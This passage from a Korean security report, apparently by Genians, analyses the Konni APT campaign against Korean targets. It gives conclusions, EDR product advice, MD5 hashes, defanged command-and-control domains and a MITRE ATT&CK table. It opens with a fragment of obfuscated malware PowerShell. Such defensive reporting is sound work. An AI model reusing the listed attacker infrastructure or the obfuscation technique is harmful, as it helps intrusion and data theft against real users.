0x00006C00);$KkMQsBFJMJzsSUclc = $LsUvVpNHlCfpw + '₩' +

[표 17] Base64 디코딩 후 비교 화면



[그림 28] APT37 과 Konni LNK 구조 비교 화면

05. 결론 및 대응방법 (Conclusion)

a. 금전수익 및 대북분야 전문가를 겨냥

○ 본 보고서는 일명 코니(Konni) APT 캠페인으로 알려져 있는 최신 위협 케이스를 분석한 것입니다. 지난 1 월부터 6 월까지 한국내에 관련 공격이 지속적으로 발생하고 있다는 점에 주목할 필요가 있습니다.

○ 2023 년 상반기에는 다양한 APT 공격이 발생했습니다. 일반적으로 스피어 피싱 공격이 가장 많은 비중을 차지하지만, 이외에 워터링 홀이나 공급망 공격, SNS 기반 피싱도 성행하고 있습니다. 특히, 2019 년 부터 본격적으로 알려지기 시작한 외화벌이 목적의 외주(프리랜서)개발자가 해킹까지 동참하는 이른바 아웃소싱 공격까지 위협 수단이 매우 다양하게 전개 중 입니다.

○ 코니 공격 사례는 주로 인터넷으로 주식이나 비트코인 등 금융 또는 가상자산 분야 거래자를 노려 접근하는 양상을 보입니다. 주로 금전적 수익을 목적으로 수행하는 공격으로 분류되는 이유 중 하나인데, 특이한 것은 대북분야 종사자에 대한 공격도 오버랩 된다는 점입니다.

○ 세계적으로 북한 배후로 지목된 다양한 위협 그룹이 존재하고, 보안 기업 또는 기관마다 구분하는 조직명이 상이할 수 있습니다. 공통적으로 라자루스(Lazarus), 김수키(Kimsuky) 등이 대표 명칭으로 사용되고 있습니다. 코니처럼 악성 파일 구조나 위협 인프라 등 TTPs 구분에 따라 파생되거나 별도로 명명된 조직도 다양하게 있습니다. 위협배후 인물의 소속 변경이나 기술 공유, 거짓 깃발(False Flag) 등의 교란 작전으로 혼선이 유발될 수도 있어 오랜 기간 꾸준한 연구와 관찰은 물론, 다양한 분석 방법론이 필요하게 됩니다.

b. Genian EDR 제품을 통한 효과적인 대응

○ Genian EDR[10] 운영 환경에서는 코니 위협의 대표적 감염 기술인 VBS, BAT, Powershell 행위 이벤트와 흐름을 빠르고 정확히 탐지할 수 있도록 가시성을 제공합니다. 코니의 이상행위 위협 이벤트를 시각화하여 단계별 흐름을 신속하게 파악할 수 있습니다.

○ 본 보고서에서 기술한 코니 시리즈는 지난 수년간 한국의 엔드포인트 상대로 지속적인 공격을 수행하고 있습니다. 이에 보다 효과적인 대응을 위해 Genian EDR 솔루션과 같은 행위 기반 탐지 기술로 선제적 차단 방안이 요구됩니다.

○ 아울러 비정상적 프로세스 행위를 실시간으로 모니터링하고, 신뢰할 수 없는 이메일의 첨부 파일에 함부로 접근하지 않는 보안 의식도 중요합니다. 특히, 현재 성행하고 있는 LNK 유형의 악성 파일에 노출되지 않기 위해 압축 파일의 경우 작은 화살표가 포함된 바로가기 파일 유무를 세심히 살펴보는 것도 좋은 방법 중에 하나입니다.

[10] https://www.genians.co.kr/products/genian-edr/

06. 침해 지표 (Indicator of Compromise)

a. 주요 MD5 Hash

- 0db38e75740572fed8179d67c33019cb
- 3fcdd49ba79cdfcb062f4784b6224939
- adf8ad0a860ff89a70ca8b94b20c4629
- c63b1fb883288d9e02e252ea6aca41e8
- b132c1ff68e000a70b3c085cfdd72feb
- 58d726099fdd9fdb8c34e96e13473aa4
- b3700ba8ea405008d39d0f1c8a8bdebe
- cda1c98ae070f23ebd3ea1cd3ef2eb8b
- 395b6399fea137783ffdac84f2d4c256
- 81101978f4920d9bf1ff29adb4cf87f9
- d668a24ca81e99750fc0808dec51f69e
- 1bfe8d93ca1b2711fcf9958aa907abac
- 5773b236d2263979c4af83efb661ad37
- 5d479cbb619c98df370a1bb6c4190dff
- 85cc9cfe13f71967aca7b961a3cdf0be
- 8c0528c92510f100fe81b9e0ed0d3698
- c34cf6d8ef370906b12b42a0b83a3869
- d2470fe8a0c3b73acedadc284b380d00
- ee8e160336bddbcc5f94f5f93565bfe8
- 14600ffc77c091a708a8df26b0043a84
- b4461d68a8026981ab47294c2c7b5d91
- b307e8e59113ddeb622f53ae37ade042
- ee8cd48b48c39cbb869589a629702b7a

- 29b3fa2293c63145e544318ca65a67cf
- 19ecb637cb3ba2660994eb87990c82d7

b. 연관된 명령제어(C2) 호스트 서버

- naver.drive001[.]com
- naver.down001[.]com
- naver.files001[.]com
- naver.down-files[.]com
- naver.cloudfiles001[.]com
- naver.cachecast001[.]com
- naver.bigfile020[.]com
- drvcast[.]com
- drvism[.]com
- breezyhost[.]net
- centhosting[.]net
- overseeby[.]com
- elinline[.]com
- expressionkey[.]com
- headsity[.]com
- donew-order[.]com
- wintop-rus[.]com
- filecompact[.]com
- naver.filetodownload[.]com
- the-fast-file[.]com
- naver.filedowns[.]net

- manage-box[.]com
- safemaners[.]com
- fastfilestore[.]com
- filedownloaders[.]com
- senteroman[.]com
- view-naver[.]com
- resulview[.]com
- mallesr[.]com
- nottingham39483[.]com
- cachecast001[.]com

07. 공격 지표 (Indicator of Attack)

a. MITRE ATT&CK[11] Matrix - Konni[12] Group Descriptions

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1059.005	Command and Scripting Interpreter: Visual Basic
	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Defense Evasion	T1027.001	Obfuscated Files or Information: Binary Padding
	T1027.010	Obfuscated Files or Information: Command Obfuscation
	T1036.007	Masquerading: Double File Extension
	T1140	Deobfuscate/Decode Files or Information
Discovery	T1016	System Network Configuration Discovery
	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1518	Software Discovery
Collection	T1005	Data from Local System
Command and Control	T1001	Data Obfuscation
	T1132.001	Data Encoding: Standard Encoding
Exfiltration	T1041	Exfiltration Over C2 Channel

[표 18] MITRE ATT&CK, Tactics and Techniques

[11] ATT&CK : The Adversarial Tactics, Techniques, and Common Knowledge

[12] MITRE ATT&CK Software - KONNI

08. 참고 자료 (Reference)

- 소송 관련 내용의 악성 한글 HWP 파일 유포 – 코니(KONNI) 조직 [Ahnlab]
- 법원판결 내용의 악성 엑셀(XLS) 파일 유포: 코니(KONNI) 조직 [Ahnlab]
- 디자인수정 요청 문서로 위장한 정보 탈취 목적의 악성 워드 [Ahnlab]
- 제품소개서로 위장한 악성 워드 문서 [Ahnlab]
- 급여 대장을 위장하여 유포되고 있는 악성 .chm 파일 주의! [ESTsecurity]
- 북 해킹 조직, 공정거래위원회 사칭 피싱 공격 진행중! [ESTsecurity]